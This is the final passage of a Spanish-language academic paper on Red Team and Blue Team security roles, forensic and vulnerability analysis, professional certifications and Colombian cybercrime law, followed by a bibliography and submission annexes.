Por su parte, un Blue Team mantiene una posición reactiva en los incidentes presentados e identificados y preventiva por medio de los procesos de análisis, monitoreo y auditoria constante de vulnerabilidades en el sistema que puedan llegar a convertirse en riesgos para la seguridad de la información, incluyendo los procesos de contención en caso de que un ataque por parte de un ciber delincuente sea exitoso.

Análisis forense[13] : El análisis forense implica el aislamiento y custodia de equipos vulnerados y realizar procesos de extracción de información relevante sin alterar el estado del equipo, dentro de las fases del análisis forense se resalta la identificación del activo, la generación de imágenes forenses del activo vulnerado, análisis de los equipos para identificar y extraer la información que tiene importancia y la generación de los resultados del proceso.

Análisis de vulnerabilidades: El proceso de identificación y análisis de vulnerabilidades se debe realizar de manera frecuente por los integrantes de los equipos Blue Team, con la finalidad de establecer el impacto que puede llegar a representar y mitigar el riesgo asociado por medio de la gestión de medidas preventivas y correctivas.

La responsabilidad de los integrantes de un Blue Team implica una disponibilidad total 7 x 24 x 360, a partir de esto se programar turnos rotativos para cumplir con la cuota de disponibilidad y garantizar la continuidad de los procesos de negocio

[13] Porolli Matias. ¿En qué consiste el análisis forense de la información? 2013-08-12 [En línea]. Disponible en: https://www.welivesecurity.com/la-es/2013/08/12/en-que-consiste-analisis-forense-de-informacion/

A nivel de formación académica los integrantes de equipos de seguridad Red Team y Blue Team se sugiere que sean profesionales en Sistemas, Informática, Redes, Telemática, Electrónica. Adicionalmente las certificaciones recomendadas representan un punto importante en los procesos de selección para la implementación de equipos de seguridad.

Integrantes Red Team

Ethical hackers – Las actividades realizadas por un ethical hacker[14] , permiten llevar a cabo los ejercicios de identificación y explotación de vulnerabilidades y pruebas de intrusión que permitan llevar a cabo una medición en tiempo real de los niveles y configuraciones de seguridad física y lógica de los componentes de la infraestructura, bases de datos, dispositivos de red, servidores web, aplicaciones web y sistema operativo, la certificación más común es la Certified Ethical Hacker CEH[15].

Penetration testers – Los ejercicios de pentesting[16] por parte de los integrantes de un Red Team permiten realizar evaluaciones de los niveles y configuraciones de seguridad establecidas en los componentes del sistema incluyendo dispositivos físicos teniendo en cuenta las ya mencionadas fases de un pentesting que abarcan los procesos de recopilación de información de los objetivos, escaneo e identificación de vulnerabilidades, enumeración y mantenimiento del acceso, a nivel de certificaciones se resalta Certified Penetration Tester CPT, la cual es generada y certificada por la oficina de Revisión de Certificaciones de Seguridad Informática[17] (IACRB).

Expertos en ingeniería social – Los ejercicios de ingeniería social [18], tienen como finalidad incluir al talento humano dentro de la evaluación de vulnerabilidades, con un enfoque en toda persona que tenga autorización y acceso sobre la información almacenada y gestionada al interior de la organización y que pueda llegar a ser catalogada como confidencial, mediante técnicas y procesos de persuasión por medio de correo electrónico, mensajes de texto, llamadas telefónicas.

[14] Castro Cristian David. ¿Qué es el ethical hacking? [En línea] Disponible en: https://www.utel.edu.mx/blog/menu-profesional/que-es-el-ethical-hacking/

[15] International Council of Electronic Commerce Consultants. Certificación de Certified Ethical Hacker [En línea] Disponible en: https://www.eccouncil.org/programs/certified-ethical-hacker-ceh-es/

[16] Welivesecurity. Penetration Test, ¿en qué consiste? [en línea] Disponible en: https://www.welivesecurity.com/la-es/2012/07/24/penetration-test-en-que-consiste/

[17] Information Assurance Certification. Review Board [en Línea] Disponible en: https://www.iacertification.org/

[18] Welivesecurity. 5 cosas que debes saber sobre la Ingeniería Social [En Línea] Disponible en: https://www.welivesecurity.com/la-es/2016/01/06/5-cosas-sobre-ingenieria-social/

Integrantes Blue Team

El enfoque defensivo del Blue Team implica garantizar la disponibilidad de la información 7 x 24 x 360, por lo que un integrante debe contar con conocimientos técnicos en configuraciones de seguridad de cualquier componente (base de datos, servidor web) que le permita realizar procesos de análisis e identificación de vulnerabilidades, manejo de herramientas que optimizan este tipo de actividades, estos equipos enfocados en seguridad defensiva están conformados por profesionales, tecnólogos y técnicos en áreas relacionadas con Sistemas, Software Telecomunicaciones, Telemática y Redes, recomendable que puedan certificar conocimientos en OWASP, Modelo OSI y protocolos TCP/IP.

En cuanto a certificaciones se resaltan las siguientes:

- Certificaciones de auditoría interna ISO/IEC 27001, enfocada en seguridad de la información.
- Certificación Cisco CCNA enfocada en redes y configuración de dispositivos, CCNA Cyber Operations enfocada en detección y gestión de incidentes de seguridad y operaciones de ciberseguridad , CCIE Cisco Certified Internetwork expert.
- Certificaciones EC-Council CEH, Linux, Unix.
- AWS Certified Advanced Network, Certified Security
- Certificación Google IT Support
- Certificaciones ISACA CRISC, CISM

3. CONCLUSIONES

- La ley 1273 de 2009, es la referencia legislativa en Colombia para lo relacionado con delitos informáticos, ya que tipifica de manera precisa los diferentes crímenes cibernéticos así como el establecimiento de penas aplicables a estos delitos.
- Las etapas de los ejercicios de pentesting tienen como finalidad realizar un proceso de auditoría completo, desde la enumeración de activos hasta la presentación del informe se busca incluir todos los componentes de sistemas que se encuentren al interior de la organización y que pueden representar un punto vulnerable.
- Las vulnerabilidades presentes en las aplicaciones instaladas representan un riesgo latente que puede ser aprovechado por los atacantes para acceder de forma sigilosa y realizar acciones de extracción de información e incluso daños al interior de los equipos.
- Las bases de datos de vulnerabilidades conocidas permiten identificar cuáles son los componentes que representan un riesgo y las medidas preventivas y correctivas para tratar este tipo de incidentes.
- La publicación de documentos confiables como los controles del Center for internet security representan un insumo confiable de aspectos para tener en cuenta al momento de definir un plan de hardening a nivel corporativo, ya que abarca diferentes conceptos referentes a los componentes de la red.
- Existe una gran cantidad de herramientas open source que pueden ser implementadas de manera exitosa y con un alto grado de confiabilidad, con amplia documentación y cuya licencia se ajusta perfectamente a los presupuestos asignados.
- Los CSIRT hacen parte de las áreas de TI de las mas grandes organizaciones como el CSIRT de la policía nacional y Asobancaria, encargados de la gestión de incidentes al interior de este tipo de organizaciones, puntualmente el CSIRT de la policía ofrece en su portal herramientas para análisis de archivos y URL.

4. BIBLIOGRAFÍA

Access data. Dead-Box Forensics. [En Línea] Disponible en: https://accessdata.com/products-services/forensic-toolkit-ftk

Access data. FTKImager Evidence Acquisition Tool [En Línea] Disponible en: https://accessdata.com/products-services/forensic-toolkit-ftk/ftkimager

Basis Technology. Autopsy [En Línea] Disponible en: https://www.autopsy.com/about/

Center for internet security. Cybersecurity Best Practices [En Línea] Disponible en: https://www.cisecurity.org/cybersecurity-best-practices/

Ciberseguridad, seguridad informática, redes y programación. Las fases de un test de penetración (Pentest) (Pentesting I). [En línea] Disponible en: https://www.cyberseguridad.net/index.php/455-las-fases-de-un-test-de-penetracion-pentest-pentesting-i

Consejo profesional nacional de ingeniería. Código de ética [En línea] Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

EcuRed. Comando Net User [En línea] Disponible en: https://www.ecured.cu/Comando_Net_User

Exploit Database. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) [En línea] Disponible en: https://www.exploit-db.com/exploits/39161

Fernández, Begoña. Pasos a seguir ante un ataque informático [En Línea] Disponible en: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

Greenbone networks. OpenVAS - Open Vulnerability Assessment Scanner [en línea] Disponible en: https://www.openvas.org/

Hernando, Sergio. Análisis forense con Access data ftk imager. [En Línea] Disponible en: http://www.sahw.com/wp/archivos/2009/03/09/analisis-forense-con-accessdata-ftk-imager/

Infolaft. ¿Qué hacer antes, durante y después de un ataque informático? [En Línea] Disponible en: https://www.infolaft.com/que-hacer-antes-durante-y-despues-de-un-ataque-informatico/

IPFire team, IPFire Features [En Línea] Disponible en: https://www.ipfire.org/features

Lyon Gordon. Nmap Reference Guide [En línea] Disponible en: https://nmap.org/book/man.html

Ministerio de Justicia y del Derecho. Ley 1032 de 2006 [En línea] Disponible en: http://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/1672937

Ministerio de Tecnologías de la Información y las Comunicaciones. Ley 527 de 1999 [En línea] Disponible en: https://www.mintic.gov.co/portal/inicio/3679:Ley-527-de-1999

Ministerio de Tecnologías de la Información y las Comunicaciones. Ley 1273 de 2009 [En línea] Disponible en: https://www.mintic.gov.co/portal/inicio/3705:Ley-1273-de-2009

Ministerio de Tecnologías de la Información y las Comunicaciones. Ley 1273 de 2009 [En línea] Disponible en: https://www.mintic.gov.co/portal/inicio/3705:Ley-1273-de-2009

National Institute of Standards and Technology. CVE-2014-6287 Detail [en línea] Disponible en: https://nvd.nist.gov/vuln/detail/CVE-2014-6287

National Institute of Standards and Technology. CVE-2014-6287 Detail [en línea] Disponible en: https://nvd.nist.gov/vuln/detail/CVE-2014-6287

NMAP. Nmap Reference Guide [En línea] Disponible en: https://nmap.org/book/man.html

NSIT, ¿Qué es SIEM en seguridad informática? Alcance e implementación. [En Línea] Disponible en: https://www.nsit.com.co/que-es-siem-en-seguridad-informatica-alcance-e-implementacion/#:~:text=As%C3%AD%20mismo%2C%20SIEM%20combina%20funciones,real%2C%20correlaci%C3%B3n%20de%20eventos%20y

Offensive Security community. About The Exploit Database [En línea] Disponible en: https://www.exploit-db.com/about-exploit-db

Offensive security. Meterpreter Basic Commands [En línea] Disponible en: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Organización DragonJar. Como realizar un pentest. [En línea]. Disponible en: https://www.dragonjar.org/como-realizar-un-pentest.xhtml

OWASP Foundation. Cesicat [En Línea] Disponible en: https://owasp.org/www-pdf-archive//OWASPSpain8_CESICAT_Equipo_de_Repuesta_a_Incidentes.pdf

Rapid7 Inc. Metasploit [En línea] Disponible en: https://www.metasploit.com/
Rapid7. Metasploit [en línea] Disponible en: https://www.metasploit.com/

SANS Institute, SIFT Workstation. [En Línea] Disponible en: https://digital-forensics.sans.org/community/downloads

Secretaría general del Senado. Ley 599 de 2000 [En línea] Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html

The Mitre corporation. About CVE [En línea] Disponible en: https://cve.mitre.org/about/history.html

Welivesecurity. Penetration Test, ¿en qué consiste?[En línea] Disponible en: https://www.welivesecurity.com/la-es/2012/07/24/penetration-test-en-que-consiste/

ANEXOS

- Link del video de sustentación: https://youtu.be/7Fd0n_mb5o4
- Análisis Turnitin

	Título de la Entrega	Identificador del trabajo de Turnitin	Entregado	Similitud	Calificación	Nota general	
Ver recibo digital	SeminarioFase5final	1550414898	4/04/2021 19:46	16%	N/A	--	Entregar Trabajo